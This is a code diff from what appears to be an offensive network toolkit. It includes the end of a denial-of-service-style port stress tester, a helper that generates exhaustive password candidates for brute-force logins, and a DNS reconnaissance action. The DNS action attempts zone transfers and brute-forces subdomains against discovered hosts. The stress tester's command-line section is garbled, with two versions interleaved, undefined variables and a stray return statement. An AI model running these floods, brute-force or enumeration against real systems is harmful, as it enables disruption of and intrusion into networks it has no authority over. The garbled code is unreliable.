parser.add_argument("-t", "--target", help="Target IP or hostname")
|
||||
parser.add_argument("-p", "--ports", help="Ports to test (comma-separated)")
|
||||
parser.add_argument("-m", "--mode", choices=['syn', 'udp', 'http', 'mixed'],
|
||||
default='mixed', help="Test mode")
|
||||
parser.add_argument("-r", "--rate", type=int, default=100, help="Packets per second")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
ts = datetime.now(timezone.utc).strftime("%Y-%m-%d_%H-%M-%S")
|
||||
safe_ip = ip.replace(":", "_").replace(".", "_")
|
||||
filename = f"{safe_ip}_{ts}.json"
|
||||
filepath = os.path.join(OUTPUT_DIR, filename)
|
||||
|
||||
report = {
|
||||
"tool": "berserker_force",
|
||||
"version": b_version,
|
||||
"timestamp": datetime.now(timezone.utc).isoformat().replace("+00:00", "Z"),
|
||||
"target": ip,
|
||||
"config": {
|
||||
"mode": mode,
|
||||
"duration_s": duration_s,
|
||||
"rate_per_s": rate,
|
||||
"scapy_available": _HAS_SCAPY,
|
||||
},
|
||||
"analysis": analysis,
|
||||
}
|
||||
|
||||
try:
|
||||
with open(filepath, "w") as fh:
|
||||
json.dump(report, fh, indent=2, default=str)
|
||||
logger.info(f"Report saved to {filepath}")
|
||||
except Exception as exc:
|
||||
logger.error(f"Failed to write report {filepath}: {exc}")
|
||||
|
||||
return filepath
|
||||
|
||||
# ------------------------------------------------------------------ #
|
||||
# Orchestrator entry point #
|
||||
# ------------------------------------------------------------------ #
|
||||
|
||||
def execute(self, ip: str, port, row: Dict, status_key: str) -> str:
|
||||
"""
|
||||
Main entry point called by the Bjorn orchestrator.
|
||||
|
||||
Returns 'success', 'failed', or 'interrupted'.
|
||||
"""
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
# --- Identity cache from row -----------------------------------------
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
hostname = (row.get("Hostname") or row.get("hostname") or "").strip()
|
||||
if ";" in hostname:
|
||||
hostname = hostname.split(";", 1)[0].strip()
|
||||
|
||||
# --- Resolve target ports --------------------------------------------
|
||||
ports = self._resolve_ports(ip, port, row)
|
||||
if not ports:
|
||||
logger.warning(f"BerserkerForce: no ports resolved for {ip}")
|
||||
return "failed"
|
||||
|
||||
# --- Read runtime config from shared_data ----------------------------
|
||||
mode = str(getattr(self.shared_data, "berserker_mode", "tcp") or "tcp").lower()
|
||||
if mode not in ("tcp", "syn", "http", "mixed"):
|
||||
mode = "tcp"
|
||||
duration_s = max(10, min(int(getattr(self.shared_data, "berserker_duration", 30) or 30), 120))
|
||||
rate = max(1, min(int(getattr(self.shared_data, "berserker_rate", 20) or 20), _MAX_RATE))
|
||||
|
||||
# --- EPD / UI updates ------------------------------------------------
|
||||
self.shared_data.bjorn_orch_status = "berserker_force"
|
||||
self.shared_data.bjorn_status_text2 = f"{ip} ({len(ports)} ports)"
|
||||
self.shared_data.comment_params = {"ip": ip, "ports": str(len(ports)), "mode": mode}
|
||||
|
||||
# Total units for progress: baseline(15) + stress(70) + post-baseline(10) + analysis(5)
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
|
||||
try:
|
||||
# ============================================================== #
|
||||
# Phase 1: Pre-stress baseline (0 - 15%) #
|
||||
# ============================================================== #
|
||||
logger.info(f"Phase 1/4: pre-stress baseline for {ip} on {len(ports)} ports")
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "baseline"}
|
||||
self.shared_data.log_milestone(b_class, "BaselineStart", f"Measuring {len(ports)} ports")
|
||||
|
||||
pre_baseline = self._measure_baseline(ip, ports)
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
self.shared_data.bjorn_progress = "15%"
|
||||
|
||||
# ============================================================== #
|
||||
# Phase 2: Stress test (15 - 85%) #
|
||||
# ============================================================== #
|
||||
logger.info(f"Phase 2/4: stress test ({mode}, {duration_s}s, {rate} req/s)")
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"phase": "stress",
|
||||
"mode": mode,
|
||||
"rate": str(rate),
|
||||
}
|
||||
self.shared_data.log_milestone(b_class, "StressActive", f"Mode: {mode} | Duration: {duration_s}s")
|
||||
|
||||
# Build a dummy ProgressTracker just for internal bookkeeping;
|
||||
# we do fine-grained progress updates ourselves.
|
||||
progress = ProgressTracker(self.shared_data, 100)
|
||||
|
||||
stress_results = self._run_stress(
|
||||
ip=ip,
|
||||
ports=ports,
|
||||
mode=mode,
|
||||
duration_s=duration_s,
|
||||
rate=rate,
|
||||
progress=progress,
|
||||
stress_progress_start=15,
|
||||
stress_progress_span=70,
|
||||
)
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
self.shared_data.bjorn_progress = "85%"
|
||||
|
||||
# ============================================================== #
|
||||
# Phase 3: Post-stress baseline (85 - 95%) #
|
||||
# ============================================================== #
|
||||
logger.info(f"Phase 3/4: post-stress baseline for {ip}")
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "post-baseline"}
|
||||
self.shared_data.log_milestone(b_class, "RecoveryMeasure", f"Checking {ip} after stress")
|
||||
|
||||
post_baseline = self._measure_baseline(ip, ports)
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
self.shared_data.bjorn_progress = "95%"
|
||||
|
||||
# ============================================================== #
|
||||
# Phase 4: Analysis & report (95 - 100%) #
|
||||
# ============================================================== #
|
||||
logger.info("Phase 4/4: analyzing results")
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "analysis"}
|
||||
|
||||
analysis = self._analyze(pre_baseline, post_baseline, stress_results, ports)
|
||||
report_path = self._save_report(ip, mode, duration_s, rate, analysis)
|
||||
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
|
||||
# Final UI update
|
||||
avg_deg = analysis.get("summary", {}).get("avg_degradation_pct", 0.0)
|
||||
self.shared_data.log_milestone(b_class, "Complete", f"Avg Degradation: {avg_deg}% | Report: {os.path.basename(report_path)}")
|
||||
return "success"
|
||||
|
||||
except Exception as exc:
|
||||
logger.error(f"BerserkerForce failed for {ip}: {exc}", exc_info=True)
|
||||
return "failed"
|
||||
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
|
||||
|
||||
# -------------------- Optional CLI (debug / manual) ---------------------------
|
||||
if __name__ == "__main__":
|
||||
import argparse
|
||||
from shared import SharedData
|
||||
|
||||
parser = argparse.ArgumentParser(description="BerserkerForce (service resilience tester)")
|
||||
parser.add_argument("--ip", required=True, help="Target IP address")
|
||||
parser.add_argument("--port", default="", help="Specific port (optional; uses row/DB otherwise)")
|
||||
parser.add_argument("--mode", default="tcp", choices=["tcp", "syn", "http", "mixed"])
|
||||
parser.add_argument("--duration", type=int, default=30, help="Stress duration in seconds")
|
||||
parser.add_argument("--rate", type=int, default=20, help="Probes per second (max 50)")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
target = args.target or settings.get("target")
|
||||
ports = [int(p) for p in args.ports.split(',')] if args.ports else settings.get("ports", DEFAULT_PORTS)
|
||||
mode = args.mode or settings.get("mode")
|
||||
rate = args.rate or settings.get("rate")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
sd = SharedData()
|
||||
# Push CLI args into shared_data so the action reads them
|
||||
sd.berserker_mode = args.mode
|
||||
sd.berserker_duration = args.duration
|
||||
sd.berserker_rate = args.rate
|
||||
|
||||
if not target:
|
||||
logging.error("Target is required. Use -t or save it in settings")
|
||||
return
|
||||
act = BerserkerForce(sd)
|
||||
|
||||
save_settings(target, ports, mode, rate, output_dir)
|
||||
row = {
|
||||
"MAC Address": getattr(sd, "get_raspberry_mac", lambda: "__GLOBAL__")() or "__GLOBAL__",
|
||||
"Hostname": "",
|
||||
"Ports": args.port,
|
||||
}
|
||||
|
||||
berserker = BerserkerForce(
|
||||
target=target,
|
||||
ports=ports,
|
||||
mode=mode,
|
||||
rate=rate,
|
||||
output_dir=output_dir
|
||||
)
|
||||
|
||||
try:
|
||||
threads = berserker.start()
|
||||
logging.info(f"Stress testing started against {target}")
|
||||
|
||||
while True:
|
||||
time.sleep(1)
|
||||
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping stress test...")
|
||||
berserker.stop()
|
||||
for thread in threads:
|
||||
thread.join()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
result = act.execute(args.ip, args.port, row, "berserker_force")
|
||||
print(f"Result: {result}")
|
||||
|
||||
114
actions/bruteforce_common.py
Normal file
@@ -0,0 +1,114 @@
|
||||
import itertools
|
||||
import threading
|
||||
import time
|
||||
from typing import Iterable, List, Sequence
|
||||
|
||||
|
||||
def _unique_keep_order(items: Iterable[str]) -> List[str]:
|
||||
seen = set()
|
||||
out: List[str] = []
|
||||
for raw in items:
|
||||
s = str(raw or "")
|
||||
if s in seen:
|
||||
continue
|
||||
seen.add(s)
|
||||
out.append(s)
|
||||
return out
|
||||
|
||||
|
||||
def build_exhaustive_passwords(shared_data, existing_passwords: Sequence[str]) -> List[str]:
|
||||
"""
|
||||
Build optional exhaustive password candidates from runtime config.
|
||||
Returns a bounded list (max_candidates) to stay Pi Zero friendly.
|
||||
"""
|
||||
if not bool(getattr(shared_data, "bruteforce_exhaustive_enabled", False)):
|
||||
return []
|
||||
|
||||
min_len = int(getattr(shared_data, "bruteforce_exhaustive_min_length", 1))
|
||||
max_len = int(getattr(shared_data, "bruteforce_exhaustive_max_length", 4))
|
||||
max_candidates = int(getattr(shared_data, "bruteforce_exhaustive_max_candidates", 2000))
|
||||
require_mix = bool(getattr(shared_data, "bruteforce_exhaustive_require_mix", False))
|
||||
|
||||
min_len = max(1, min_len)
|
||||
max_len = max(min_len, min(max_len, 8))
|
||||
max_candidates = max(0, min(max_candidates, 200000))
|
||||
if max_candidates == 0:
|
||||
return []
|
||||
|
||||
use_lower = bool(getattr(shared_data, "bruteforce_exhaustive_lowercase", True))
|
||||
use_upper = bool(getattr(shared_data, "bruteforce_exhaustive_uppercase", True))
|
||||
use_digits = bool(getattr(shared_data, "bruteforce_exhaustive_digits", True))
|
||||
use_symbols = bool(getattr(shared_data, "bruteforce_exhaustive_symbols", False))
|
||||
symbols = str(getattr(shared_data, "bruteforce_exhaustive_symbols_chars", "!@#$%^&*"))
|
||||
|
||||
groups: List[str] = []
|
||||
if use_lower:
|
||||
groups.append("abcdefghijklmnopqrstuvwxyz")
|
||||
if use_upper:
|
||||
groups.append("ABCDEFGHIJKLMNOPQRSTUVWXYZ")
|
||||
if use_digits:
|
||||
groups.append("0123456789")
|
||||
if use_symbols and symbols:
|
||||
groups.append(symbols)
|
||||
|
||||
if not groups:
|
||||
return []
|
||||
|
||||
charset = "".join(groups)
|
||||
existing = set(str(x) for x in (existing_passwords or []))
|
||||
generated: List[str] = []
|
||||
|
||||
for ln in range(min_len, max_len + 1):
|
||||
for tup in itertools.product(charset, repeat=ln):
|
||||
pwd = "".join(tup)
|
||||
if pwd in existing:
|
||||
continue
|
||||
if require_mix and len(groups) > 1:
|
||||
if not all(any(ch in grp for ch in pwd) for grp in groups):
|
||||
continue
|
||||
generated.append(pwd)
|
||||
if len(generated) >= max_candidates:
|
||||
return generated
|
||||
return generated
|
||||
|
||||
|
||||
class ProgressTracker:
|
||||
"""
|
||||
Thread-safe progress helper for bruteforce actions.
|
||||
"""
|
||||
|
||||
def __init__(self, shared_data, total_attempts: int):
|
||||
self.shared_data = shared_data
|
||||
self.total = max(1, int(total_attempts))
|
||||
self.attempted = 0
|
||||
self._lock = threading.Lock()
|
||||
self._last_emit = 0.0
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
|
||||
def advance(self, step: int = 1):
|
||||
now = time.time()
|
||||
with self._lock:
|
||||
self.attempted += max(1, int(step))
|
||||
attempted = self.attempted
|
||||
total = self.total
|
||||
if now - self._last_emit < 0.2 and attempted < total:
|
||||
return
|
||||
self._last_emit = now
|
||||
pct = min(100, int((attempted * 100) / total))
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
def set_complete(self):
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
|
||||
def clear(self):
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
|
||||
def merged_password_plan(shared_data, dictionary_passwords: Sequence[str]) -> tuple[list[str], list[str]]:
|
||||
"""
|
||||
Returns (dictionary_passwords, fallback_passwords) with uniqueness preserved.
|
||||
Fallback list is empty unless exhaustive mode is enabled.
|
||||
"""
|
||||
dictionary = _unique_keep_order(dictionary_passwords or [])
|
||||
fallback = build_exhaustive_passwords(shared_data, dictionary)
|
||||
return dictionary, _unique_keep_order(fallback)
|
||||
@@ -1,175 +1,837 @@
|
||||
# DNS Pillager for reconnaissance and enumeration of DNS infrastructure.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/dns_pillager_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -d, --domain Target domain for enumeration (overrides saved value).
|
||||
# -w, --wordlist Path to subdomain wordlist (default: built-in list).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/dns).
|
||||
# -t, --threads Number of threads for scanning (default: 10).
|
||||
# -r, --recursive Enable recursive enumeration of discovered subdomains.
|
||||
"""
|
||||
dns_pillager.py - DNS reconnaissance and enumeration action for Bjorn.
|
||||
|
||||
Performs comprehensive DNS intelligence gathering on discovered hosts:
|
||||
- Reverse DNS lookup on target IP
|
||||
- Full DNS record enumeration (A, AAAA, MX, NS, TXT, CNAME, SOA, SRV, PTR)
|
||||
- Zone transfer (AXFR) attempts against discovered nameservers
|
||||
- Subdomain brute-force enumeration with threading
|
||||
|
||||
SQL mode:
|
||||
- Targets provided by the orchestrator (ip + port)
|
||||
- IP -> (MAC, hostname) mapping read from DB 'hosts'
|
||||
- Discovered hostnames are written back to DB hosts table
|
||||
- Results saved as JSON in data/output/dns/
|
||||
- Action status recorded in DB.action_results (via DNSPillager.execute)
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import dns.resolver
|
||||
import threading
|
||||
import argparse
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
from datetime import datetime
|
||||
import socket
|
||||
import logging
|
||||
import threading
|
||||
import time
|
||||
import datetime
|
||||
|
||||
from typing import Dict, List, Optional, Tuple, Set
|
||||
from concurrent.futures import ThreadPoolExecutor, as_completed
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="dns_pillager.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "DNSPillager"
|
||||
b_module = "dns_pillager"
|
||||
b_enabled = 0
|
||||
# ---------------------------------------------------------------------------
|
||||
# Graceful import for dnspython (socket fallback if unavailable)
|
||||
# ---------------------------------------------------------------------------
|
||||
_HAS_DNSPYTHON = False
|
||||
try:
|
||||
import dns.resolver
|
||||
import dns.zone
|
||||
import dns.query
|
||||
import dns.reversename
|
||||
import dns.rdatatype
|
||||
import dns.exception
|
||||
_HAS_DNSPYTHON = True
|
||||
logger.info("dnspython library loaded successfully.")
|
||||
except ImportError:
|
||||
logger.warning(
|
||||
"dnspython not installed. DNS operations will use socket fallback "
|
||||
"(limited functionality). Install with: pip install dnspython"
|
||||
)
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# Action metadata (AST-friendly, consumed by sync_actions / orchestrator)
|
||||
# ---------------------------------------------------------------------------
|
||||
b_class = "DNSPillager"
|
||||
b_module = "dns_pillager"
|
||||
b_status = "dns_pillager"
|
||||
b_port = 53
|
||||
b_service = '["dns"]'
|
||||
b_trigger = 'on_any:["on_host_alive","on_new_port:53"]'
|
||||
b_parent = None
|
||||
b_action = "normal"
|
||||
b_requires = '{"action":"NetworkScanner","status":"success","scope":"global"}'
|
||||
b_priority = 20
|
||||
b_cooldown = 7200
|
||||
b_rate_limit = "5/86400"
|
||||
b_timeout = 300
|
||||
b_max_retries = 2
|
||||
b_stealth_level = 7
|
||||
b_risk_level = "low"
|
||||
b_enabled = 1
|
||||
b_tags = ["dns", "recon", "enumeration"]
|
||||
|
||||
b_category = "recon"
|
||||
b_name = "DNS Pillager"
|
||||
b_description = (
|
||||
"Comprehensive DNS reconnaissance and enumeration action. "
|
||||
"Performs reverse DNS, record enumeration (A/AAAA/MX/NS/TXT/CNAME/SOA/SRV/PTR), "
|
||||
"zone transfer attempts, and subdomain brute-force discovery. "
|
||||
"Requires: dnspython (pip install dnspython) for full functionality; "
|
||||
"falls back to socket-based lookups if unavailable."
|
||||
)
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.0"
|
||||
b_icon = "DNSPillager.png"
|
||||
|
||||
b_args = {
|
||||
"threads": {
|
||||
"type": "number",
|
||||
"label": "Subdomain Threads",
|
||||
"min": 1,
|
||||
"max": 50,
|
||||
"step": 1,
|
||||
"default": 10,
|
||||
"help": "Number of threads for subdomain brute-force enumeration."
|
||||
},
|
||||
"wordlist": {
|
||||
"type": "text",
|
||||
"label": "Subdomain Wordlist",
|
||||
"default": "",
|
||||
"placeholder": "/path/to/wordlist.txt",
|
||||
"help": "Path to a custom subdomain wordlist file. Leave empty for built-in list (~100 entries)."
|
||||
},
|
||||
"timeout": {
|
||||
"type": "number",
|
||||
"label": "DNS Query Timeout (s)",
|
||||
"min": 1,
|
||||
"max": 30,
|
||||
"step": 1,
|
||||
"default": 3,
|
||||
"help": "Timeout in seconds for individual DNS queries."
|
||||
},
|
||||
"enable_axfr": {
|
||||
"type": "checkbox",
|
||||
"label": "Attempt Zone Transfer (AXFR)",
|
||||
"default": True,
|
||||
"help": "Try AXFR zone transfers against discovered nameservers."
|
||||
},
|
||||
"enable_subdomains": {
|
||||
"type": "checkbox",
|
||||
"label": "Enable Subdomain Brute-Force",
|
||||
"default": True,
|
||||
"help": "Enumerate subdomains using wordlist."
|
||||
},
|
||||
}
|
||||
|
||||
b_examples = [
|
||||
{"threads": 10, "wordlist": "", "timeout": 3, "enable_axfr": True, "enable_subdomains": True},
|
||||
{"threads": 5, "wordlist": "/home/bjorn/wordlists/subdomains.txt", "timeout": 5, "enable_axfr": False, "enable_subdomains": True},
|
||||
]
|
||||
|
||||
b_docs_url = "docs/actions/DNSPillager.md"
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# Data directories
|
||||
# ---------------------------------------------------------------------------
|
||||
_DATA_DIR = os.path.join(os.path.dirname(os.path.dirname(os.path.abspath(__file__))), "data")
|
||||
OUTPUT_DIR = os.path.join(_DATA_DIR, "output", "dns")
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# Built-in subdomain wordlist (~100 common entries)
|
||||
# ---------------------------------------------------------------------------
|
||||
BUILTIN_SUBDOMAINS = [
|
||||
"www", "mail", "ftp", "localhost", "webmail", "smtp", "pop", "ns1", "ns2",
|
||||
"ns3", "ns4", "dns", "dns1", "dns2", "mx", "mx1", "mx2", "imap", "pop3",
|
||||
"blog", "dev", "staging", "test", "testing", "beta", "alpha", "demo",
|
||||
"admin", "administrator", "panel", "cpanel", "webmin", "portal",
|
||||
"api", "api2", "api3", "gateway", "gw", "proxy", "cdn", "media",
|
||||
"static", "assets", "img", "images", "files", "download", "upload",
|
||||
"vpn", "remote", "ssh", "rdp", "citrix", "owa", "exchange",
|
||||
"db", "database", "mysql", "postgres", "sql", "mongodb", "redis", "elastic",
|
||||
"shop", "store", "app", "apps", "mobile", "m",
|
||||
"intranet", "extranet", "internal", "external", "private", "public",
|
||||
"cloud", "aws", "azure", "gcp", "s3", "storage",
|
||||
"git", "gitlab", "github", "svn", "repo", "ci", "cd", "jenkins", "build",
|
||||
"monitor", "monitoring", "grafana", "prometheus", "kibana", "nagios", "zabbix",
|
||||
"log", "logs", "syslog", "elk",
|
||||
"chat", "slack", "teams", "jira", "confluence", "wiki",
|
||||
"backup", "backups", "bak", "archive",
|
||||
"secure", "security", "sso", "auth", "login", "oauth",
|
||||
"docs", "doc", "help", "support", "kb", "status",
|
||||
"calendar", "crm", "erp", "hr",
|
||||
"web", "web1", "web2", "server", "server1", "server2",
|
||||
"host", "node", "worker", "master",
|
||||
]
|
||||
|
||||
# DNS record types to enumerate
|
||||
DNS_RECORD_TYPES = ["A", "AAAA", "MX", "NS", "TXT", "CNAME", "SOA", "SRV", "PTR"]
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/dns"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "dns_pillager_settings.json")
|
||||
DEFAULT_RECORD_TYPES = ['A', 'AAAA', 'MX', 'NS', 'TXT', 'CNAME', 'SOA']
|
||||
|
||||
class DNSPillager:
|
||||
def __init__(self, domain, wordlist=None, output_dir=DEFAULT_OUTPUT_DIR, threads=10, recursive=False):
|
||||
self.domain = domain
|
||||
self.wordlist = wordlist
|
||||
self.output_dir = output_dir
|
||||
self.threads = threads
|
||||
self.recursive = recursive
|
||||
self.discovered_domains = set()
|
||||
self.lock = threading.Lock()
|
||||
self.resolver = dns.resolver.Resolver()
|
||||
self.resolver.timeout = 1
|
||||
self.resolver.lifetime = 1
|
||||
"""
|
||||
DNS reconnaissance action for the Bjorn orchestrator.
|
||||
Performs reverse DNS, record enumeration, zone transfer attempts,
|
||||
and subdomain brute-force discovery.
|
||||
"""
|
||||
|
||||
def save_results(self, results):
|
||||
"""Save enumeration results to a JSON file."""
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# IP -> (MAC, hostname) identity cache from DB
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
# DNS resolver setup (dnspython)
|
||||
self._resolver = None
|
||||
if _HAS_DNSPYTHON:
|
||||
self._resolver = dns.resolver.Resolver()
|
||||
self._resolver.timeout = 3
|
||||
self._resolver.lifetime = 5
|
||||
|
||||
# Ensure output directory exists
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(self.output_dir, f"dns_enum_{timestamp}.json")
|
||||
|
||||
with open(filename, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
logging.info(f"Results saved to {filename}")
|
||||
os.makedirs(OUTPUT_DIR, exist_ok=True)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
logger.error(f"Failed to create output directory {OUTPUT_DIR}: {e}")
|
||||
|
||||
def query_domain(self, domain, record_type):
|
||||
"""Query a domain for specific DNS record type."""
|
||||
# Thread safety
|
||||
self._lock = threading.Lock()
|
||||
|
||||
logger.info("DNSPillager initialized (dnspython=%s)", _HAS_DNSPYTHON)
|
||||
|
||||
# --------------------- Identity cache (hosts) ---------------------
|
||||
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
"""Rebuild IP -> (MAC, current_hostname) from DB.hosts."""
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
answers = self.resolver.resolve(domain, record_type)
|
||||
return [str(answer) for answer in answers]
|
||||
except:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip_addr in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip_addr] = (mac, current_hn)
|
||||
|
||||
def _mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def _hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# --------------------- Public API (Orchestrator) ---------------------
|
||||
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
"""
|
||||
Execute DNS reconnaissance on the given target.
|
||||
|
||||
Args:
|
||||
ip: Target IP address
|
||||
port: Target port (typically 53)
|
||||
row: Row dict from orchestrator (contains MAC, hostname, etc.)
|
||||
status_key: Status tracking key
|
||||
|
||||
Returns:
|
||||
'success' | 'failed' | 'interrupted'
|
||||
"""
|
||||
self.shared_data.bjorn_orch_status = "DNSPillager"
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port), "phase": "init"}
|
||||
|
||||
results = {
|
||||
"target_ip": ip,
|
||||
"port": str(port),
|
||||
"timestamp": datetime.datetime.now().isoformat(),
|
||||
"reverse_dns": None,
|
||||
"domain": None,
|
||||
"records": {},
|
||||
"zone_transfer": {},
|
||||
"subdomains": [],
|
||||
"errors": [],
|
||||
}
|
||||
|
||||
try:
|
||||
# --- Check for early exit ---
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal before start.")
|
||||
return "interrupted"
|
||||
|
||||
mac = row.get("MAC Address") or row.get("mac_address") or self._mac_for_ip(ip) or ""
|
||||
hostname = (
|
||||
row.get("Hostname") or row.get("hostname")
|
||||
or self._hostname_for_ip(ip)
|
||||
or ""
|
||||
)
|
||||
|
||||
# =========================================================
|
||||
# Phase 1: Reverse DNS lookup (0% -> 10%)
|
||||
# =========================================================
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "reverse_dns"}
|
||||
logger.info(f"[{ip}] Phase 1: Reverse DNS lookup")
|
||||
|
||||
reverse_hostname = self._reverse_dns(ip)
|
||||
if reverse_hostname:
|
||||
results["reverse_dns"] = reverse_hostname
|
||||
logger.info(f"[{ip}] Reverse DNS: {reverse_hostname}")
|
||||
self.shared_data.log_milestone(b_class, "ReverseDNS", f"IP: {ip} -> {reverse_hostname}")
|
||||
# Update hostname if we found something new
|
||||
if not hostname or hostname == ip:
|
||||
hostname = reverse_hostname
|
||||
else:
|
||||
logger.info(f"[{ip}] No reverse DNS result.")
|
||||
|
||||
self.shared_data.bjorn_progress = "10%"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
# =========================================================
|
||||
# Phase 2: Extract domain and enumerate DNS records (10% -> 35%)
|
||||
# =========================================================
|
||||
domain = self._extract_domain(hostname)
|
||||
results["domain"] = domain
|
||||
|
||||
if domain:
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "records", "domain": domain}
|
||||
logger.info(f"[{ip}] Phase 2: DNS record enumeration for {domain}")
|
||||
self.shared_data.log_milestone(b_class, "EnumerateRecords", f"Domain: {domain}")
|
||||
|
||||
record_results = {}
|
||||
total_types = len(DNS_RECORD_TYPES)
|
||||
for idx, rtype in enumerate(DNS_RECORD_TYPES):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
records = self._query_records(domain, rtype)
|
||||
if records:
|
||||
record_results[rtype] = records
|
||||
logger.info(f"[{ip}] {rtype} records for {domain}: {records}")
|
||||
|
||||
# Progress: 10% -> 35% across record types
|
||||
pct = 10 + int((idx + 1) / total_types * 25)
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
results["records"] = record_results
|
||||
else:
|
||||
logger.warning(f"[{ip}] No domain could be extracted. Skipping record enumeration.")
|
||||
self.shared_data.bjorn_progress = "35%"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
# =========================================================
|
||||
# Phase 3: Zone transfer (AXFR) attempt (35% -> 45%)
|
||||
# =========================================================
|
||||
self.shared_data.bjorn_progress = "35%"
|
||||
self.shared_data.comment_params = {"ip": ip, "phase": "zone_transfer", "domain": domain or ip}
|
||||
|
||||
if domain and _HAS_DNSPYTHON:
|
||||
logger.info(f"[{ip}] Phase 3: Zone transfer attempt for {domain}")
|
||||
nameservers = results["records"].get("NS", [])
|
||||
# Also try the target IP itself as a nameserver
|
||||
ns_targets = list(set(nameservers + [ip]))
|
||||
zone_results = {}
|
||||
|
||||
for ns_idx, ns in enumerate(ns_targets):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
axfr_records = self._attempt_zone_transfer(domain, ns)
|
||||
if axfr_records:
|
||||
zone_results[ns] = axfr_records
|
||||
logger.success(f"[{ip}] Zone transfer SUCCESS from {ns}: {len(axfr_records)} records")
|
||||
self.shared_data.log_milestone(b_class, "AXFRSuccess", f"NS: {ns} | Records: {len(axfr_records)}")
|
||||
|
||||
# Progress within 35% -> 45%
|
||||
if ns_targets:
|
||||
pct = 35 + int((ns_idx + 1) / len(ns_targets) * 10)
|
||||
self.shared_data.bjorn_progress = f"{pct}%"
|
||||
|
||||
results["zone_transfer"] = zone_results
|
||||
else:
|
||||
if not _HAS_DNSPYTHON:
|
||||
results["errors"].append("Zone transfer skipped: dnspython not available")
|
||||
elif not domain:
|
||||
